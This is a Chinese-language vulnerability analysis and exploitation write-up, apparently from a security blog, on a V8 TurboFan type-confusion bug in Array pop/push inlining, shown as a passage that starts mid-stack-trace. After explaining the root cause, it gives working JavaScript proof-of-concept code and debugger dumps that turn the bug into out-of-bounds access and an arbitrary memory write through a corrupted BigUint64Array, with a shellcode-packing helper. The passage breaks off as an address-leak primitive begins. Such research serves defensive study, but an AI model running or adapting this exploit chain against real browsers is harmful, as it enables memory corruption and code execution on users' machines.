15 00000067`5a9fed10 00007ff6`93545d1e d8!Builtins_InterpreterEntryTrampoline+0xd1
16 00000067`5a9fed70 00007ff6`9354590c d8!Builtins_JSEntryTrampoline+0x5e
17 00000067`5a9fed98 00007ff6`92cc4196     d8!Builtins_JSEntry+0xcc
18 (Inline Function) --------`-------- d8!v8::internal::GeneratedCode<unsigned long long,unsigned long long,unsigned long long,unsigned long long,unsigned long long,long long,unsigned long long **>::Call+0x18 [D:\0x21_v8\v8\src\execution\simulator.h @ 142]
19 00000067`5a9feeb0 00007ff6`92cc33e5     d8!v8::internal::`anonymous namespace'::Invoke+0xd86 [D:\0x21_v8\v8\src\execution\execution.cc @ 367]
1a 00000067`5a9ff090 00007ff6`92b952af d8!v8::internal::Execution::Call+0x125 [D:\0x21_v8\v8\src\execution\execution.cc @ 461]
1b 00000067`5a9ff140 00007ff6`92b762ae     d8!v8::Script::Run+0x2af [D:\0x21_v8\v8\src\api\api.cc @ 2186]
1c 00000067`5a9ff2d0 00007ff6`92b8148b     d8!v8::Shell::ExecuteString+0x73e [D:\0x21_v8\v8\src\d8\d8.cc @ 626]
1d 00000067`5a9ff580 00007ff6`92b83a35     d8!v8::SourceGroup::Execute+0x27b [D:\0x21_v8\v8\src\d8\d8.cc @ 2708]
1e 00000067`5a9ff640 00007ff6`92b85779     d8!v8::Shell::RunMain+0x245 [D:\0x21_v8\v8\src\d8\d8.cc @ 3192]
1f 00000067`5a9ff770 00007ff6`937a9ef8     d8!v8::Shell::Main+0x1309 [D:\0x21_v8\v8\src\d8\d8.cc @ 3820]
20 (Inline Function) --------`--------     d8!invoke_main+0x22 [d:\agent\_work\63\s\src\vctools\crt\vcstartup\src\startup\exe_common.inl @ 78]
21 00000067`5a9ffcb0 00007fff`9aa27034     d8!__scrt_common_main_seh+0x10c [d:\agent\_work\63\s\src\vctools\crt\vcstartup\src\startup\exe_common.inl @ 288]
22 00000067`5a9ffcf0 00007fff`9bb1d0d1     KERNEL32!BaseThreadInitThunk+0x14
23 00000067`5a9ffd20 00000000`00000000     ntdll!RtlUserThreadStart+0x21
```

根据堆栈可知，上层函数是`MapInference`类的构造函数，返回之后看一下具体实现

```
// 完整代码见src\compiler\map-inference.cc
MapInference::MapInference(JSHeapBroker* broker, Node* object, Node* effect)
    : broker_(broker), object_(object) {
  // InferReceiverMapsUnsafe函数的返回值为kReliableReceiverMaps
  auto result =
      NodeProperties::InferReceiverMapsUnsafe(broker_, object_, effect, &maps);
  // 根据result来设置maps_state_的值
  maps_state_ = (result == NodeProperties::kUnreliableReceiverMaps)
                    ? kUnreliableDontNeedGuard
                    : kReliableOrGuarded;
}
```

`MapInference`类用来推断对象是否可靠，构造函数`MapInference::MapInference`通过`InferReceiverMapsUnsafe`函数的返回值来设置`maps_state_`的值为`kReliableOrGuarded`。接着看上层函数`ReduceArrayPrototypePop`：

```
// ES6 section 22.1.3.17 Array.prototype.pop ( )
Reduction JSCallReducer::ReduceArrayPrototypePop(Node* node) {
  // 获取当前结点的value,effect,control
  Node* receiver = NodeProperties::GetValueInput(node, 1);
  Node* effect = NodeProperties::GetEffectInput(node);
  Node* control = NodeProperties::GetControlInput(node);
  // 调用MapInference::MapInference来对数组a进行可靠性检测
  MapInference inference(broker(), receiver, effect);
  if (!inference.HaveMaps()) return NoChange();
  MapHandles const& receiver_maps = inference.GetMaps();

  // 根据类型的可靠性来判断是否加入类型检查
  inference.RelyOnMapsPreferStability(dependencies(), jsgraph(), &effect,
                                      control, p.feedback());

  // 后续为pop函数具体的实现,获取length、计算pop之后的length，将数组最后一个元素的值作为返回值，将最后一个元素赋值为hole等等。
}
```

`ReduceArrayPrototypePop`函数调用了来判断是否加入类型检查。如果不可靠的话就在执行之前加入类型检查，反之则直接返回。

```
// 完整代码见src\compiler\map-inference.cc
bool MapInference::RelyOnMapsPreferStability(
    CompilationDependencies* dependencies, JSGraph* jsgraph, Node** effect,
    Node* control, const FeedbackSource& feedback) {
  // 可靠的话直接返回
  if (Safe()) return false;
  // 不可靠的话调用RelyOnMapsViaStability(dependencies)函数
  if (RelyOnMapsViaStability(dependencies)) return true;
  return false;
}

// 检查maps_state_的值
bool MapInference::Safe() const { return maps_state_ != kUnreliableNeedGuard; }

// 调用RelyOnMapsHelper函数
```

```
bool MapInference::RelyOnMapsViaStability(
    CompilationDependencies* dependencies) {
  return RelyOnMapsHelper(dependencies, nullptr, nullptr, nullptr, {});
}

// 插入MapChecks结点
bool MapInference::RelyOnMapsHelper(CompilationDependencies* dependencies,
                                    JSGraph* jsgraph, Node** effect,
                                    Node* control,
                                    const FeedbackSource& feedback) {
  if (Safe()) return true;

  auto is_stable = [this](Handle<Map> map) {
    MapRef map_ref(broker_, map);
    return map_ref.is_stable();
  };
  if (dependencies != nullptr &&
      std::all_of(maps_.cbegin(), maps_.cend(), is_stable)) {
    for (Handle<Map> map : maps_) {
      dependencies->DependOnStableMap(MapRef(broker_, map));
    }
    SetGuarded();
    return true;
  } else if (feedback.IsValid()) {
    InsertMapChecks(jsgraph, effect, control, feedback);
    return true;
  } else {
    return false;
  }
}
```

也就是说，`ReduceArrayPrototypePop`函数将当前`effect chain`作为第三个参数来调用`MapInference::MapInference`函数，而构造函数之中又调用`InferReceiverMapsUnsafe`函数来遍历`effect chain`，来判断结点是否可靠。所以只要`effect chain`之中有`JSCreate`结点，就不会对数组`a`进行类型检查，`pop`函数依然将数组`a`当作是`PACKED_SMI_ELEMENTS`数组（这就是为什么要将`Reflect.construct`作为`pop`函数的参数）。

还没结束，继续往上层函数`JSCallReducer::ReduceJSCall`追溯：

```
// 完整代码见src\compiler\map-inference.cc
Reduction JSCallReducer::ReduceJSCall(Node* node,
                                      const SharedFunctionInfoRef& shared) {
  // Check for known builtin functions.
  // 根据builtin_id来调用不同的Reduce函数
  int builtin_id =
      shared.HasBuiltinId() ? shared.builtin_id() : Builtins::kNoBuiltinId;
  switch (builtin_id) {
    case Builtins::kArrayPrototypePop:
      return ReduceArrayPrototypePop(node);

  return NoChange();
}
```

`JSCallReducer`类可以对内建函数进行内联，发生于`inlining`优化阶段，漏洞出现在这一步骤。

现在结合源码分析和`poc`分析捋一捋触发漏洞的整体思路：

1. `Reflect.construct`作为`pop`函数的参数会使得`JSCreate`加入到`JSCall`的`effect chain`之中。
2. 接着我们触发`JIT`，在`inlining`阶段会调用`JSCallReducer::ReduceJSCall→JSCallReducer::ReduceArrayPrototypePop→MapInference::MapInference→InferReceiverMapsUnsafe`来对`opcode`进行可靠性判断。
3. 因为`InferReceiverMapsUnsafe`函数对`JSCreate`错误的判断（`JSCreate`结点不存在`side-effect`），导致`MapInference::RelyOnMapsViaStability`函数并未加入`MapsCheck`结点来检查类型。所以当我们通过回调函数将数组`a`的类型修改为`PACKED_DOUBLE_ELEMENTS`之后，`pop`函数是完全不知情的。
4. `pop`函数把`PACKED_DOUBLE_ELEMENTS`数组当作`PACKED_SMI_ELEMENTS`数组（`poc`分析中的`dword`），造成类型混淆漏洞。

漏洞利用

漏洞分析的部分已经完了，接下来的漏洞利用就比较常规了，就是要想办法把类型混淆转化为任意代码执行，我们一步一步来改造`poc`。

从类型混淆到越界读写

之前我们是把`16`字节的参数当作`8`字节内存来操作，如果反过来将`8`字节的参数当作`16`字节的内存来操作。假设参数有三个，我们的读范围就可以从`24`字节变为`48`字节，自然就造成了越界读（如果把`pop`换成`push`就是越界写）。下面是全新版本并且无需使用运行时函数（调试的时候还是可以开一下的）的`poc`：

```
// 从类型混淆到越界读写

let vuln_array = [,,,,,, 6.1, 7.1, 8.1];     // 创建时的类型是HOLEY_DOUBLE_ELEMENTS
%DebugPrint(vuln_array);
%SystemBreak();
vuln_array.pop();
vuln_array.pop();
vuln_array.pop();

function empty() {}
function f(p) {
    // 1.04325801067016648100135995212E-309 == 0x0001801800000000
    vuln_array.push(typeof(Reflect.construct(empty, arguments, p)) === Proxy ? 0.2 : 1.04325801067016648100135995212E-309*2);
    for (let i=0; i<0xc00c; i++) {empty();} // 触发JIT
    %DebugPrint(vuln_array);
    %SystemBreak();
}

let p = new Proxy(Object, {
    get: () => {
        vuln_array[0] = {}; // 修改之后的类型是HOLEY_ELEMENTS
        return Object.prototype;
    }
});

function main(p) {
    for (let i=0; i<0xc00c; i++) {empty();} // 触发JIT
    f(p);
```

```
}

function confusion_to_oob() {
    for (let i=0; i<0xc00c; i++) {empty();} // 触发JIT

    main(empty);
    main(empty);

    main(p);
}

confusion_to_oob();
```

最开始我们创建的是`Double`数组

```
DebugPrint: 0000028408085F79: [JSArray]
 - map: 0x0284082418b9 <Map(HOLEY_DOUBLE_ELEMENTS)> [FastProperties]
 - prototype: 0x028408208dcd <JSArray[0]>
 - elements: 0x028408085f29 <FixedDoubleArray[9]> [HOLEY_DOUBLE_ELEMENTS]
 - length: 9
 - properties: 0x0284080406e9 <FixedArray[0]> {
    #length: 0x028408180165 <AccessorInfo> (const accessor descriptor)
 }
 - elements: 0x028408085f29 <FixedDoubleArray[9]> {
         0-5: <the_hole>
           6: 6.1
           7: 7.1
           8: 8.1
 }

0:000> dd 0x028408085f29-1 L2
00000284`08085f28  08040a3d 00000012
0:000> dq 0x028408085f29-1+8 L9
00000284`08085f30  fff7ffff`fff7ffff fff7ffff`fff7ffff
00000284`08085f40  fff7ffff`fff7ffff fff7ffff`fff7ffff
00000284`08085f50  fff7ffff`fff7ffff fff7ffff`fff7ffff
00000284`08085f60  40186666`66666666 401c6666`66666666  // 6.1 7.1
00000284`08085f70  40203333`33333333                    // 8.1
```

接着进行了三次`pop`，方便后续操作。进行了两次main(empty);操作之后，数组内存如下：

```
DebugPrint: 0000028408085F79: [JSArray]
 - map: 0x0284082418b9 <Map(HOLEY_DOUBLE_ELEMENTS)> [FastProperties]
 - prototype: 0x028408208dcd <JSArray[0]>
 - elements: 0x028408085f29 <FixedDoubleArray[9]> [HOLEY_DOUBLE_ELEMENTS]
 - length: 8
 - properties: 0x0284080406e9 <FixedArray[0]> {
    #length: 0x028408180165 <AccessorInfo> (const accessor descriptor)
 }
 - elements: 0x028408085f29 <FixedDoubleArray[9]> {
         0-5: <the_hole>
         6-7: 1.04326e-309
           8: <the_hole>
 }

0:000> dd 0x028408085f29-1 L2
```

```
00000284`08085f28  08040a3d 00000012
0:000> dq 0x028408085f29-1+8 L9
00000284`08085f30  fff7ffff`fff7ffff fff7ffff`fff7ffff
00000284`08085f40  fff7ffff`fff7ffff fff7ffff`fff7ffff
00000284`08085f50  fff7ffff`fff7ffff fff7ffff`fff7ffff
00000284`08085f60  00018018`00000000 00018018`00000000  // 0x0001801800000000 0x0001801800000000
00000284`08085f70  fff7ffff`fff7ffff
```

目前为止并没有发生异常，接下来注意在`Proxy`中我们将`Double`数组转化为`object`数组，原本保存为`16`字节的参数会被转化为`8`字节的`Object`指针，转化之后的参数还会重新申请一块内存来保存

```
DebugPrint: 0000028408085F79: [JSArray]
 - map: 0x028408241909 <Map(HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x028408208dcd <JSArray[0]>
 - elements: 0x0284080861b5 <FixedArray[9]> [HOLEY_ELEMENTS]
 - length: 8
 - properties: 0x0284080406e9 <FixedArray[0]> {
    #length: 0x028408180165 <AccessorInfo> (const accessor descriptor)
 }
 - elements: 0x0284080861b5 <FixedArray[9]> {
           0: 0x028408086199 <Object map = 00000284082402D9>
         1-5: 0x028408040385 <the_hole>
           6: 0x0284080861ed <HeapNumber 1.04326e-309>
           7: 0x0284080861e1 <HeapNumber 1.04326e-309>
           8: 0x028408040385 <the_hole>
 }

0:000> dd 0x0284080861b5-1 L2
00000284`080861b4  080404b1 00000012
0:000> dd 0x0284080861b5-1+8
00000284`080861bc  08086199 08040385 08040385 08040385  // [0] [1] [2] [3]
00000284`080861cc  08040385 08040385 080861ed 080861e1  // [4] [5] [6] [7]
00000284`080861dc  08040385 0804035d 00000000 00018018  // [8]
00000284`080861ec  0804035d 00000000 00018018 00000000
00000284`080861fc  00000000 00000000 00000000 00000000
```

我们可以看到在`vuln_array[6]`和`vuln_array[7]`处保存的指针，指向的就是`map+double value`的值，常规情况下如果再`push`的话，修改的就应该是`vuln_array[8]`处的指针。但是由于漏洞的存在，优化之后的push是不知道这一切的，他还是会像处理`Double`数组那样直接把`16`字节的值复制到`[elements+8*16]`的位置。

```
DebugPrint: 0000028408085F79: [JSArray]
 - map: 0x028408241909 <Map(HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x028408208dcd <JSArray[0]>
 - elements: 0x0284080861b5 <FixedArray[9]> [HOLEY_ELEMENTS]
 - length: 9
 - properties: 0x0284080406e9 <FixedArray[0]> {
    #length: 0x028408180165 <AccessorInfo> (const accessor descriptor)
 }
 - elements: 0x0284080861b5 <FixedArray[9]> {
           0: 0x028408086199 <Object map = 00000284082402D9>
         1-5: 0x028408040385 <the_hole>
           6: 0x0284080861ed <HeapNumber 1.04326e-309>
           7: 0x0284080861e1 <HeapNumber 1.04326e-309>
           8: 0x028408040385 <the_hole>
```

```
}

0:000> dd 0x0284080861b5-1 L2
00000284`080861b4  080404b1 00000012
0:000> dq 0x0284080861b5-1+8
00000284`080861bc  08040385`08086199 08040385`08040385
00000284`080861cc  08040385`08040385 080861e1`080861ed
00000284`080861dc  0804035d`08040385 00018018`00000000
00000284`080861ec  00000000`0804035d 08244b81`00018018
00000284`080861fc  00018018`00000000                      // [elements+8*16]即Double数组的vuln_array[8]
```

成功了，在`object`数组的视角下，`vuln_array[8]`并没有被赋值，而在`Double`数组的视角下，`vuln_array[8]`即`[elements+8*16]`成功放入了我们的目标值。现在我们已经可以修改一些值了，刚刚说过在将`Double`数组转化为`object`数组的时候，会重新申请内存来保存`elements`的值，如果我们在转化完之后趁热打铁创建一个数组，正好可以放置到这块内存之后，对`poc`进行一些小调整

```
let p = new Proxy(Object, {
    get: () => {
        vuln_array[0] = {}; // 修改之后的类型是HOLEY_ELEMENTS
        oob_array = [1.1];  // 为了修改此数组的length
        %DebugPrint(vuln_array);
        %SystemBreak();
        return Object.prototype;
    }
});
```


现在我们查看一下转化后的数组内存布局：

```
DebugPrint: 0000039208085F41: [JSArray]
 - map: 0x039208241909 <Map(HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x039208208dcd <JSArray[0]>
 - elements: 0x03920808617d <FixedArray[9]> [HOLEY_ELEMENTS]
 - length: 8
 - properties: 0x0392080406e9 <FixedArray[0]> {
    #length: 0x039208180165 <AccessorInfo> (const accessor descriptor)
 }
 - elements: 0x03920808617d <FixedArray[9]> {
           0: 0x039208086161 <Object map = 00000392082402D9>
         1-5: 0x039208040385 <the_hole>
           6: 0x0392080861b5 <HeapNumber 1.04326e-309>
           7: 0x0392080861a9 <HeapNumber 1.04326e-309>
           8: 0x039208040385 <the_hole>
 }

0:000> dd 0x03920808617d-1 L50
00000392`0808617c  080404b1 00000012 08086161 08040385
00000392`0808618c  08040385 08040385 08040385 08040385
00000392`0808619c  080861b5 080861a9 08040385 0804035d
00000392`080861ac  00000000 00018018 0804035d 00000000
00000392`080861bc  00018018 08040a3d 00000002 9999999a
00000392`080861cc  3ff19999 08241891 080406e9 080861c1
00000392`080861dc  00000002                               // 只要能覆盖length，就可以达成目的
```

目标已经出现了，但是根据我们刚刚调试的出来的结果（`push`会修改`[elements+8*16]`的值），修改`map`和`properties`并没什么用。如果我们能够修改`length`，就能获得任意长度的`Double`数组，这才是我们想要的，可以通过修改`vuln_array`的参数数量来达到目的。通过调试可以确定`vuln_array`数组的参数个数为`15`的时候`push`的值的低`32`位正好能覆盖到`length`，下面是最终版本的`poc`：

```
// 从类型混淆到越界读写

let vuln_array = [,,,,,,,,,,,, 6.1, 7.1, 8.1];  // 创建时的类型是HOLEY_DOUBLE_ELEMENTS
var oob_array;
vuln_array.pop();
vuln_array.pop();
vuln_array.pop();

function hex(a) {
    return a.toString(16);
}
function empty() {}
function f(p) {
    // 2.42902434121390450978968281326E-319 == 0xC00C
    vuln_array.push(typeof(Reflect.construct(empty, arguments, p)) === Proxy ? 0.2 : 2.42902434121390450978968281326E-319*2);
    for (let i=0; i<0xc00c; i++) {empty();} // 触发JIT
    %DebugPrint(vuln_array);
    %SystemBreak();
}

let p = new Proxy(Object, {
    get: () => {
        vuln_array[0] = {}; // 修改之后的类型是HOLEY_ELEMENTS
        oob_array = [1.1];  // 修改此数组的length来达到oob
        // %DebugPrint(vuln_array);
        // %SystemBreak();
        return Object.prototype;
    }
});

function main(p) {
    for (let i=0; i<0xc00c; i++) {empty();} // 触发JIT
    f(p);
}

function confusion_to_oob() {
    for (let i=0; i<0xc00c; i++) {empty();} // 触发JIT

    main(empty);
    main(empty);

    main(p);
    console.log("oob_array.length: " + hex(oob_array.length));
}

confusion_to_oob();
```

打印`oob_array`的`length`来查看修改是否成功，发现长度顺利被修改为`c00c`。



任意地址读写

稍微回想一下我们的`BigUint64Array`对象，只要我们控制了`external_pointer&&base_pointer`的值，就可以实现任意地址读写了。现在已经有了任意索引越界读写的能力，只要将`BigUint64Array`对象布置到`oob_array`数组之后，就可以随意修改`external_pointer&&base_pointer`了。还是先从`Proxy`里面做文章：

```
let p = new Proxy(Object, {
    get: () => {
        vuln_array[0] = {}; // 修改之后的类型是HOLEY_ELEMENTS
        oob_array = [1.1];  // 修改此数组的length来达到oob
        uint64_arw = new BigUint64Array(2); // 实现任意地址读写
        %DebugPrint(oob_array);
        %DebugPrint(uint64_arw);
        %SystemBreak();
        return Object.prototype;
    }
});
```

`uint64_arw`会被放置到`oob_array`之后，内存布局如下：

```
DebugPrint: 0000017608086329: [JSArray]
 - map: 0x017608241891 <Map(PACKED_DOUBLE_ELEMENTS)> [FastProperties]
 - prototype: 0x017608208dcd <JSArray[0]>
 - elements: 0x017608086319 <FixedDoubleArray[1]> [PACKED_DOUBLE_ELEMENTS]
 - length: 1
 - properties: 0x0176080406e9 <FixedArray[0]> {
    #length: 0x017608180165 <AccessorInfo> (const accessor descriptor)
```

```
 }
 - elements: 0x017608086319 <FixedDoubleArray[1]> {
           0: 1.1
 }
0000017608241891: [Map]
 - type: JS_ARRAY_TYPE
 - instance size: 16
 - inobject properties: 0
 - elements kind: PACKED_DOUBLE_ELEMENTS
 - unused property fields: 0
 - enum length: invalid
 - back pointer: 0x017608241869 <Map(HOLEY_SMI_ELEMENTS)>
 - prototype_validity cell: 0x017608180451 <Cell value= 1>
 - instance descriptors #1: 0x017608209455 <DescriptorArray[1]>
 - transitions #1: 0x0176082094a1 <TransitionArray[4]>Transition array #1:
     0x017608042eb9 <Symbol: (elements_transition_symbol)>: (transition to
HOLEY_DOUBLE_ELEMENTS) -> 0x0176082418b9 <Map(HOLEY_DOUBLE_ELEMENTS)>

 - prototype: 0x017608208dcd <JSArray[0]>
 - constructor: 0x017608208ca1 <JSFunction Array (sfi = 0000017608188E41)>
 - dependent code: 0x0176080401ed <Other heap object
(WEAK_FIXED_ARRAY_TYPE)>
 - construction counter: 0

DebugPrint: 0000017608086381: [JSTypedArray]
 - map: 0x017608240671 <Map(BIGUINT64ELEMENTS)> [FastProperties]
 - prototype: 0x017608202a19 <Object map = 0000017608240699>
 - elements: 0x017608086369 <ByteArray[16]> [BIGUINT64ELEMENTS]
 - embedder fields: 2
 - buffer: 0x017608086339 <ArrayBuffer map = 0000017608241189>
 - byte_offset: 0
 - byte_length: 16
 - length: 2
 - data_ptr: 0000017608086370
   - base_pointer: 0000000008086369
   - external_pointer: 0000017600000007
 - properties: 0x0176080406e9 <FixedArray[0]> {}
 - elements: 0x017608086369 <ByteArray[16]> {
         0-1: 0
 }
 - embedder fields = {
    0, aligned pointer: 0000000000000000
    0, aligned pointer: 0000000000000000
 }
0000017608240671: [Map]
 - type: JS_TYPED_ARRAY_TYPE
 - instance size: 68
 - inobject properties: 0
 - elements kind: BIGUINT64ELEMENTS
 - unused property fields: 0
 - enum length: invalid
 - stable_map
 - back pointer: 0x01760804030d <undefined>
 - prototype_validity cell: 0x017608180451 <Cell value= 1>
 - instance descriptors (own) #0: 0x0176080401b5 <DescriptorArray[0]>
 - prototype: 0x017608202a19 <Object map = 0000017608240699>
 - constructor: 0x017608202999 <JSFunction BigUint64Array (sfi =
000001760818337D)>
```

```
 - dependent code: 0x0176080401ed <Other heap object (WEAK_FIXED_ARRAY_TYPE)>
 - construction counter: 0

0:000> dq 0x017608086319-1+8 L13
00000176`08086320  3ff19999`9999999a 080406e9`08241891  // oob_array[0] oob_array[1]
00000176`08086330  00000002`08086319 080406e9`08241189
00000176`08086340  00000010`080406e9 00000000`00000000
00000176`08086350  00000003`00000000 00000000`00000000
00000176`08086360  00000000`00000000 00000020`08040489
00000176`08086370  00000000`00000000 00000000`00000000
00000176`08086380  080406e9`08240671 08086339`08086369
00000176`08086390  00000000`00000000 00000000`00000010
00000176`080863a0  00000000`00000002 00000176`00000007  // length external_pointer
00000176`080863b0  00000000`08086369                    // base_pointer
```

`length`，`external_pointer`和`base_pointer`相对于`oob_array[0]`的偏移为`16`、`17`、`18`，意味着我们可以通过`oob_array[16]`，`oob_array[17]`和`oob_array[18]`来达成任意长度任意地址的读写操作。

```
// 从越界读写到任意地址写

let vuln_array = [,,,,,,,,,,,, 6.1, 7.1, 8.1];  // 创建时的类型是HOLEY_DOUBLE_ELEMENTS
var oob_array;                                  // 用来将类型混淆转化为越界读写
var uint64_arw;                                 // 构造任意地址读写
vuln_array.pop();
vuln_array.pop();
vuln_array.pop();

// uint64_arw中三个关键值的相对偏移
var uint64_length_offset;
var uint64_externalptr_offset;
var uint64_baseptr_offset;
// 保存uint64_arw的三个关键值
var uint64_length;
var uint64_externalptr_ptr;
var uint64_baseptr_ptr;

// 用来实现float和uint的类型转换
var buf =new ArrayBuffer(16);
var float64 = new Float64Array(buf);
var bigUint64 = new BigUint64Array(buf);
// float-->uint
function f2i(f)
{
    float64[0] = f;
    return bigUint64[0];
}
// uint-->float
function i2f(i)
{
    bigUint64[0] = i;
    return float64[0];
}
```

```javascript
// 显示十六进制，纯粹为了美观
function hex(a) {
    return "0x" + a.toString(16);
}

function empty() {}
function f(p) {
    // 2.42902434121390450978968281326E-319 == 0xC00C
    vuln_array.push(typeof(Reflect.construct(empty, arguments, p)) === Proxy ? 0.2 : 2.42902434121390450978968281326E-319*2);
    for (let i=0; i<0xc00c; i++) {empty();} // 触发JIT
}
let p = new Proxy(Object, {
    get: () => {
        vuln_array[0] = {}; // 修改之后的类型是HOLEY_ELEMENTS
        oob_array = [1.1];  // 修改此数组的length来达到oob
        uint64_arw = new BigUint64Array(2); // 实现任意地址读写
        //%DebugPrint(oob_array);
        //%DebugPrint(uint64_arw);
        //%SystemBreak();
        return Object.prototype;
    }
});
function main(p) {
    for (let i=0; i<0xc00c; i++) {empty();} // 触发JIT
    f(p);
}
// 将类型混淆转化为越界读写
function confusion_to_oob() {
    console.log("[+] convert confusion to oob......");

    for (let i=0; i<0xc00c; i++) {empty();} // 触发JIT

    main(empty);
    main(empty);

    main(p);
    console.log("    oob_array.length: " + hex(oob_array.length));
}
// 获取任意地址读写
function get_arw() {
    console.log("[+] get absolute read/write access......");

    // 相对于oob_array[0]的偏移
    uint64_length_offset = 16;
    uint64_externalptr_offset = 17;
    uint64_baseptr_offset = 18;
    // 用来保存这三个值
    uint64_length = f2i(oob_array[uint64_length_offset]);
    uint64_externalptr_ptr = f2i(oob_array[uint64_externalptr_offset]);
    uint64_baseptr_ptr = f2i(oob_array[uint64_baseptr_offset]);
    console.log("    uint64_length_offset: " + hex(uint64_length));
    console.log("    uint64_externalptr_offset: " + hex(uint64_externalptr_ptr));
    console.log("    uint64_baseptr_offset: " + hex(uint64_baseptr_ptr));

    test = [0x41,0x41,0x41,0x41];
    arw_write(uint64_externalptr_ptr+0x08088888n, test);
```

```
}
// 将shellcode[]转化为BitInt
function ByteToBigIntArray(payload)
{

    let sc = []
    let tmp = 0n;
    let lenInt = BigInt(Math.floor(payload.length/8))
    for (let i = 0n; i < lenInt; i += 1n) {
        tmp = 0n;
        for(let j=0n; j<8n; j++){
            tmp += BigInt(payload[i*8n+j])*(0x1n<<(8n*j));
        }
        sc.push(tmp);
    }

    let len = payload.length%8;
    tmp = 0n;
    for(let i=0n; i<len; i++){
        tmp += BigInt(payload[lenInt*8n+i])*(0x1n<<(8n*i));
    }
    sc.push(tmp);
    return sc;
}
// 任意地址写
function arw_write(addr, payload)
{
    sc = ByteToBigIntArray(payload);

    oob_array[uint64_length_offset] = i2f(BigInt(sc.length));
    oob_array[uint64_baseptr_offset] = i2f(0n);
    oob_array[uint64_externalptr_offset] = i2f(addr);
    console.log("test!!!" + "uint64_externalptr_offset:" + hex(f2i(oob_array[uint64_externalptr_offset])));
    for(let i = 0; i < sc.length; i+=1) {
        %SystemBreak();
        uint64_arw[i] = sc[i];
        %SystemBreak();
    }

    oob_array[uint64_length_offset] = uint64_length;
    oob_array[uint64_baseptr_offset] = uint64_baseptr_ptr;
    oob_array[uint64_externalptr_offset] = uint64_externalptr_ptr;
}

confusion_to_oob();
get_arw();
```

随便写了个地址和数值来测试效果，断下来看看有没有成功：

```
[+] convert confusion to oob......
	oob_array.length: 0xc00c
[+] get absolute read/write access......
	uint64_length_offset: 0x2
	uint64_externalptr_offset: 0x3dc00000007
	uint64_baseptr_offset: 0x8087cd5
test!!!uint64_externalptr_offset:0x3dc0808888f
```

```

0:000> dd 0x3dc0808888f
000003dc`0808888f  00000000 00000000 00000000 00000000
000003dc`0808889f  00000000 00000000 00000000 00000000
000003dc`080888af  00000000 00000000 00000000 00000000
000003dc`080888bf  00000000 00000000 00000000 00000000
000003dc`080888cf  00000000 00000000 00000000 00000000
000003dc`080888df  00000000 00000000 00000000 00000000
000003dc`080888ef  00000000 00000000 00000000 00000000
000003dc`080888ff  00000000 00000000 00000000 00000000
```

这就是我们要写入的地址，运行起来看值有没有发生改变：

```
0:000> g
(10f8.2a84): Break instruction exception - code 80000003 (first chance)
d8!v8::base::OS::DebugBreak:
00007ff7`e5ae17d0 cc              int     3
0:000> dd 0x3dc0808888f
000003dc`0808888f  41414141 00000000 00000000 00000000
000003dc`0808889f  00000000 00000000 00000000 00000000
000003dc`080888af  00000000 00000000 00000000 00000000
000003dc`080888bf  00000000 00000000 00000000 00000000
000003dc`080888cf  00000000 00000000 00000000 00000000
000003dc`080888df  00000000 00000000 00000000 00000000
000003dc`080888ef  00000000 00000000 00000000 00000000
000003dc`080888ff  00000000 00000000 00000000 00000000
```

成功实现任意地址写，读操作

地址泄露

除了任意地址读写之外，我们还需要一个地址泄露原语来寻找合适的地址写入，在Proxy中放置一个对象即可构造addr_of。

```
let p = new Proxy(Object, {
    get: () => {
